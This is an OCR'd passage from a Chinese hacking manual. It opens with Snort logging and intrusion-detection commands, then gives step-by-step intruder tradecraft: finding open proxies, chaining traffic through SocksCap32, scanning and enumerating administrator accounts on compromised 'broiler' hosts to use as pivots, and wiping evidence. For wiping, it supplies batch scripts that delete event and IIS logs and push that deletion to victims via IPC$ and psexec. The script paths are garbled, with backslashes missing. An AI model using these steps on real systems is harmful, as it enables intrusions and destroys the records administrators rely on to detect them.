- ./snort -vde -l ./log：把 snort 抓到的数据链路层、TCP/IP 报头、应用层的所有信息存入当前文件夹的“log”目录中（如果“log”目录存在），这里的“log”目录用户可以位置而更换。
- ./snort -vde -l ./log -h 192.168.1.0/24：记录 192.168.1.0/24 这个 C 类网络的所有进站数据包信息到“log”目录中去，其“log”目录中的子目录名按计算机的 IP 地址为名以相互区别。
- ./snort -l ./log -b：记录 Snort 抓到的数据包并以 TCPDUMP 二进制的格式存放到 "log" 目录中，而 Snort 一般默认的日志形式是 ASCII 文本格式。ASCII 文本格式便于阅读，二进制的格式转化为 ASCII 文本格式无疑会加重工作量，所以在高速的网络中，由于数据流量太大，应该采用二进制的格式。
- ./snort -dvr packet.log：此命令是读取“packet.log”日志中的信息到屏幕上。

3. 网络入侵检测模式（NIDS）

网络入侵检测模式是用户最常用到的模式，是用户需要掌握的重点。这种模式其实混合了嗅探器模式和分组日志模式，且需要载入规则库才能工作。

该模式的命令格式为：./snort -vde -l ./log -h 192.168.1.0/24 -c snort.conf

该命令表示载入“snort.conf”配置文件，并将192.168.1.0/24此网络的报警信息记录到./log中去。这里的“snort.conf”文件可以换成用户自己的配置文件，载入snort.conf配置文件后Snort将会应用设置在snort.conf中的规则去判断每一个数据包以及性质。如果没有用参数–l指定日志存放目录，系统默认将报警信息放入/var/log/snort目录下。还有如果用户没有记录链路层数据的需要或要保持Snort的快速运行，可以把-v和-e关掉。

关于网络入侵检测模式还需要注意它的警报输出选项，Snort有多种警报的输出选项，其命令格式为：./snort -A fast -l ./log -h 192.168.1.0/24 -c snort.conf。它表示载入“snort.conf”配置文件，启用fast警报模式，以默认ASCII格式将192.168.1.0/24此网络的报警信息记录到./log中去。这里的fast可以换成full、none等，但在大规模高速网络中最好用fast模式。

若命令格式为：./snort -s -b -l ./log -h 192.168.1.0/24 -c snort.conf，表示以二进制格式将警报发送给syslog，其余的与上面的命令一样。需要注意的是，警报的输出模式虽然有6种，但用参数-A设置的只有4种，其余的syslog用参数s，smb模式用参数M。

第7章 代理与日志清除技术

在找到远程主机/服务器的系统漏洞之后，入侵者往往会对其进行试探性的入侵。此时为了避免被经验丰富的网络安全专家发现，入侵者会在入侵时使用各种方法隐藏自己，尽量不去直接与目标主机接触，以免直接暴露给远程主机/服务器。在隐藏自己的各种手段中，使用代理服务器和跳板技术是最为常见的一种。

主要内容：

- 代理服务器软件的使用
- 日志文件的清除

7.1 代理服务器软件的使用

代理服务器可用于局域网计算机与 Internet 连接时共享上网，而黑客则可通过代理服务器软件对某台计算机进行扫描，从而截获目标计算机的重要信息，以达到入侵的目的。

7.1.1 利用代理猎手找代理


代理猎手是一款集搜索与验证于一身的软件，可以快速查找网络上的免费 Proxy。其主要特点为：支持多网址段、多端口自动查询；支持自动验证并给出速度评价；支持后续的时间预测；支持用户设置最大连接数（可以做到不影响其他网络程序）并运行自动查找最新版本。其最大的特点是搜索速度快，最快可以在十几分钟搜完整个 B 类地址的 65 536 个地址。

代理猎手可以通过百度、雅虎、新浪等搜索引擎查找代理猎手下载链接进行下载。

1. 添加搜索任务


在代理猎手安装完毕后，还需要添加相应的搜索任务，具体的操作步骤如下。

STEP01： 启动“代理猎手”




依次单击“搜索任务”>“添加任务”菜单项。

STEP02： 添加搜索任务




01 选择任务类型。　02 单击“下一步”按钮。

STEP03： 地址范围设置




单击“添加”按钮，此为第一种添加 IP 范围的方法。

STEP04： 添加搜索 IP 范围



01 设置 IP 地址范围。　02 单击“确定”按钮。


STEP05：IP 地址范围添加成功



01 查看已添加的 IP 地址范围。


02 单击“选取已定义的范围”按钮。

STEP06：进入“已定义的 IP 地址范围”对话框



单击“添加”按钮，此为第二种添加 IP 地址范围的方法。


STEP07：添加搜索 IP 地址范围



01 根据实际情况设置 IP 地址范围，并输入相应的地址范围说明。

02 单击“确定”按钮。


STEP08：查看已定义的 IP 地址范围



01 已添加的 IP 地址范围。

02 单击“打开”按钮。


STEP09：读入地址范围



01 选定已预设 IP 地址范围的文件。


02 单击“打开”按钮。

STEP10：返回“已定义的 IP 地址范围”对话框




单击“使用”按钮，即可将预设的 IP 地址范围添加到搜索 IP 地址范围中。

STEP11：返回“地址范围”对话框




单击“下一步”按钮。

STEP12：打开“端口和协议”对话框



单击“添加”按钮。


STEP13：添加端口和协议



01 根据实际情况选择端口。

02 单击“确定”按钮。

STEP14：返回“端口和协议”对话框




单击“完成”按钮，即可完成搜索任务的设置。

2. 设置参数


在设置好搜索的 IP 地址范围后，就可以开始进行搜索，但为了提高搜索效率，还有必要先设置一下代理猎手的各项参数。具体的操作步骤如下。

STEP01：打开“代理猎手”窗口



依次单击“系统”>“参数设置”菜单项。

STEP02：运行参数设置




在“搜索验证设置”选项卡中勾选“启用先 Ping 后连的机制”复选框以提高搜索效果。

小技巧


代理猎手默认的搜索、验证和 Ping 的并发数量分别为 50、80 和 100，如果用户的带宽无法达到，就最好相应地减少各个并发数量，以减轻网络的负担。

STEP03：验证数据设置




可添加、修改和删除“验证资源地址”及其参数。

STEP04：代理调度设置




设置代理调度参数，以及代理调度范围等选项。

STEP05：其他设置



设置拨号、搜索验证历史、运行参数等选项，设置完成后单击“确定”按钮。

STEP06：返回主界面



单击“搜索任务”>“开始搜索”菜单项，即可开始搜索设置的 IP 地址范围。

3. 查看搜索结果


在搜索完毕后，就可以查看搜索的结果，具体的操作步骤如下。

STEP01： 查看搜索结果



“验证状态”为 Free 的代理，即为可以使用的代理服务器。

STEP02： 查看代理调度



找到可用的代理服务器之后，右键单击该代理，通过快捷菜单将选定的代理加入到调度中。这样代理猎手就可以自动为服务器进行调度了，多增加几个代理服务器有利于网络速度的提高。

提示

一般情况下，验证状态为 Free 的代理服务器很少，但只要验证状态为“Good”就可以使用了。

小技巧

用户也可以将搜索到的可用代理服务器 IP 地址和端口输入到网页浏览器的代理服务器设置选项中，这样，用户就可以通过该代理服务器进行网上冲浪。


7.1.2 用 SocksCap32 设置动态代理

SocksCap32 代理软件是一款基于 Socks 协议的网络代理客户端软件，它能将指定软件的任何 Winsock 调用转换成 Socks 协议的请求，并发送给指定的 Socks 代理服务器。可用于使基于 HTTP、FTP、Telnet 等协议的软件，通过 Socks 代理服务器连接到目的地。

使用 SocksCap32 软件前，需要先有一个 Socks 的代理服务器（不管是用代理猎手找出来的，还是从各个代理网站中得到的，就是要有一个）。目前，SocksCap32 软件可以通过搜索引擎找到其下载地址，并将其下载到本地磁盘中。

1. 建立应用程度标识


当第一次运行 SocksCap32 程序时，将显示“SocksCap 许可”对话框。在单击“接受”按钮接受许可协议内容后，才能进入 SocksCap32 的主窗口，如下图所示。



“SocksCap 许可”对话框


建立应用程序标识的具体操作步骤如下。

STEP01： 打开 SocksCap32 主窗口




单击“新建”按钮。

STEP02： 新建应用程序标识项




01 在“标识项名称”文本框中输入新建标识项的名称。 02 单击“浏览”按钮。

STEP03： 选择需要代理的应用程序



01 选定需要代理的应用程序。 02 单击“打开”按钮。

STEP04： 返回主窗口



查看新添加的应用程序。


提示

添加的应用程序可以是 E-mail 工具、FTP 工具、Telnet 工具，以及当今最热门的联网游戏等。

2. 设置选项


设置 SocksCap32 选项的具体操作步骤如下。

STEP01： 打开 SocksCap32 的主窗口



单击“文件”>“设置”菜单项。

STEP02： SocksCap 设置




在“Socks 设置”选项卡中对服务器以及协议进行设置。

提示

如果用户查找的代理服务器需要用户名和密码，且已获得该用户名和密码，则可勾选“用户名 / 密码”复选框。若勾选“用户名 / 密码”复选框，则单击“确定”按钮后，需要在“用户名 / 密码验证”对话框中输入用户名和密码，如下图所示。




STEP03： 添加直接连接的 IP 地址等




添加直接连接的 IP 地址，如 192.167.0.2。也可输入域名，如 .mydomain.com。同样也可单击“添加”按钮通过 IP 地址文件来添加。

STEP04： 设置直接连接的应用程序和库



单击“添加”按钮添加需要直接连接的应用程序。在“SOCKS 版本 5 直接连接的 UDP 端口”选项区中可设置直接连接的 UDP 端口号。

STEP05： 设置日志信息



01 勾选“允许日志”复选框。

02 设置完成后单击“确定”按钮。

在设置好代理选项并添加好代理应用程序后，在应用程序列表中选取需运行的应用程序，单击“文件”>“通过 Socks 代理运行”菜单项，即可启动该应用程序并通过代理进行登录。如果需要使某个应用程序通过 SocksCap32 代理，则必须通过 SocksCap32 启动。

7.1.3 防范远程跳板代理攻击

一些黑客技术本身，初一接手时还感觉不到它的妙处，越是使用得久，越能在不经意间发现其奥妙，远程跳板代理攻击模式即为这样的一种技术。

1. 扫描选择目标


这里使用的工具是国内享有盛誉的流光软件，主要理由是它所特有的一种扫描模式：远程扫描模式。通过在对远程肉鸡上的安装，就可以轻易实现扫描远程的跳板式扫描。具体操作步骤如下。

STEP01： 运行“Fluxay”软件



单击“探测”>“扫描 POP3/FTP/NT/SQL 主机”菜单项。

STEP02： 主机扫描设置



01 输入扫描范围并在“扫描主机类型”下拉列表中选择扫描类型为“NT/98”。


02 单击“确定”按钮。

STEP03： 开始扫描目标主机




正在扫描，单击“停止”按钮可中断扫描。

STEP04： 查看扫描结果




查看扫描结果，单击“确定”按钮关闭该对话框。

STEP05： 返回主窗口



在“IPC$ 主机”下所扫描出的目标主机中任选一个右击，从弹出的快捷菜单中单击“探测”>“探测 IPC$ 用户列表”菜单项。


STEP06： IPC 自动探测



01 为能直接获得更大权限，勾选“仅探测 Administrators 组的用户”复选框。

02 单击“是”按钮。

STEP07： 返回主界面



查看在目标主机下探测到的用户。

2. 代理跳板的架设

代理架设的方法很简单，具体的操作步骤如下。

首先，通过 3389 远程登录自己的肉机，选择“开始”，在搜索文本框中输入 cmd，即可进入“命令提示符”窗口。

然后在当前命令提示符下输入“net use \\ 192.168.0.55 ""/user:"Administrator"” 命令，即可建立空连接。稍等片刻，就会显示“命令执行成功”信息。

7.2 日志文件的清除

日志文件记录了用户在系统中进行的所有操作，如系统中出现的错误、安全等问题，这样日积月累下来，逐渐加重了服务器的负荷。对于黑客而言，这个记录了入侵踪迹的文件更应该及时清除掉，以免被管理员抓住“小尾巴”。

7.2.1 手工清除服务器日志


在入侵过程中，远程主机的 Windows 系统会对入侵者的登录、注销、连接、甚至复制文件等操作进行记录，并把这些记录保留在日志中。在日志文件中记录着入侵者登录时所有的账号以及入侵者的 IP 地址等信息。入侵者通过多种途径来擦除留下的痕迹，往往是在远程被控主机的“控制面板”窗口中打开事件记录窗口，在其中对服务器日志进行手工清除。具体的操作步骤如下。

STEP01： IPC$ 成功连接




在远程主机的“控制面板”窗口中单击“系统和安全”图标。

STEP02： 打开“系统和安全”窗口




单击“管理工具”图标。

STEP03：查看各种工具




双击“计算机管理”图标。

STEP04：打开“计算机管理”窗口



展开“计算机管理（本地）”>“系统工具”>“事件查看器”选项。

STEP05：查看事件类型




打开事件记录窗格，查看其中的 6 类事件。

STEP06：查看事件实例




选定某一类型的日志，在其中选择具体事件后右击在弹出的快捷菜单中单击“查看此事件的所有实例”菜单项。

STEP07：查看事件具体信息



查看该事件出现的次数以及相关信息。

STEP08：删除事件



01 在右侧操作栏点击删除。

02 在弹出的“事件查看器”对话框中单击“是”按钮即可删除此事件。

7.2.2 使用批处理清除远程主机日志

一般情况下，在 Windows 系统中，日志文件的扩展名为 log、txt，这样就可以编写一个批处理文件来实现对日志文件的清除。具体的实现步骤如下。

STEP01： 编写一个批处理文件 del.bat，代码如下。

```
@del c:winntsystem32logfiles*.*
@del c:winntsystem32config*.evt
@del c:winntsystem32dtclog*.*
@del c:winntsystem32*.log
@del c:winntsystem32*.txt
@del c:winnt*.txt
@del c:winnt*.log
@del c:del.bat
```

提示

在上面的代码中 echo 是 DOS 下的回显命令，在它的前面加上“@”前缀字符，表示执行时本行在命令行或 DOS 里面不显示，另外 del 命令是删除文件命令。

STEP02： 再新建一个批处理文件 clean.bat，其具体内容如下。

```
@copy del.bat  \ %1c$
@echo 向肉鸡复制本机的 del.bat……OK
@psexec  \ %1  c:del.bat
@echo 在肉鸡上运行 del.bat，清除日志文件……OK
```

STEP03： 假设已经与肉鸡进行了 IPC$ 连接，则只要在 MS-DOS 命令提示符窗口中输入“clean.bat 肉鸡 IP”命令，就可以清除肉鸡上的日志文件。

7.2.3 使用清理工具清除日志

日志文件记录了用户在系统中进行的所有操作，如系统中出现的错误、安全等问题，这样日积月累下来，逐渐加重了服务器的负荷。对于黑客而言，这个记录了入侵踪迹的文件更应该及时清除掉，以免被管理员抓住了“小尾巴”。此时，黑客就会借助一些工具来清除日志。常用的工具是：elsave 和 CleanIISLog。这样，就使清除日志工作变得更为简单和快捷。

1. 利用elsave清除日志

elsave 是一款由小榕制作的清除日志工具，使用此工具不仅可以清除本地计算机的日志，还可以远程删除“事件查看器”中的相关的日志。

